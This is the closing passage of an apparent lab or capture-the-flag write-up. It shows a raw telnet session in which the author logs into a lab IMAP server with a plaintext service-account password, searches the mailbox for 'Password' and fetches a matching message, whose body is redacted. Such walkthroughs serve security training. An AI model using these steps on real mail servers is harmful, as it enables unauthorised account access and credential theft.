a1 OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE SORT SORT=DISPLAY THREAD=REFERENCES THREAD=REFS THREAD=ORDEREDSUBJECT MULTIAPPEND URL-PARTIAL CATENATE UNSELECT CHILDREN NAMESPACE UIDPLUS LIST-EXTENDED I18NLEVEL=1 CONDSTORE QRESYNC ESEARCH ESORT SEARCHRES WITHIN CONTEXT=SEARCH LIST-STATUS BINARY MOVE SNIPPET=FUZZY PREVIEW=FUZZY PREVIEW STATUS=SIZE SAVEDATE LITERAL+ NOTIFY SPECIAL-USE] Logged in
─[purpleware@parrot]─[~/tbank]
└──╼ $telnet 172.16.100.25 143
Trying 172.16.100.25...
Connected to 172.16.100.25.
Escape character is '^]'.
* OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE LITERAL+ STARTTLS AUTH=PLAIN AUTH=LOGIN] Dovecot (Ubuntu) ready.
a1 LOGIN auto-svc Manager_01
a1 OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE SORT SORT=DISPLAY THREAD=REFERENCES THREAD=REFS THREAD=ORDEREDSUBJECT MULTIAPPEND URL-PARTIAL CATENATE UNSELECT CHILDREN NAMESPACE UIDPLUS LIST-EXTENDED I18NLEVEL=1 CONDSTORE QRESYNC ESEARCH ESORT SEARCHRES WITHIN CONTEXT=SEARCH LIST-STATUS BINARY MOVE SNIPPET=FUZZY PREVIEW=FUZZY PREVIEW STATUS=SIZE SAVEDATE LITERAL+ NOTIFY SPECIAL-USE] Logged in
SELECT INBOX
SELECT BAD Error in IMAP command INBOX: Unknown command (0.001 + 0.000 secs).
b SELECT INBOX
* FLAGS (\Answered \Flagged \Deleted \Seen \Draft)
* OK [PERMANENTFLAGS (\Answered \Flagged \Deleted \Seen \Draft \*)] Flags permitted.
* 14 EXISTS
* 0 RECENT
* OK [UNSEEN 2] First unseen.
* OK [UIDVALIDITY 1750163619] UIDs valid
* OK [UIDNEXT 16] Predicted next UID
b OK [READ-WRITE] Select completed (0.004 + 0.000 + 0.003 secs).
c SEARCH ALL
* SEARCH 1 2 3 4 5 6 7 8 9 10 11 12 13 14
c OK Search completed (0.001 + 0.000 secs).
a SEARCH TEXT "Password"
* SEARCH 10 14
a OK Search completed (0.008 + 0.000 + 0.007 secs).
b FETCH 14 BODY[TEXT]
* 14 FETCH (BODY[TEXT] {997}
[redacted]

Machine solved, thanks for reading!
Note: We tried a lot of other things but those wouldn’t even fit in this post lmfao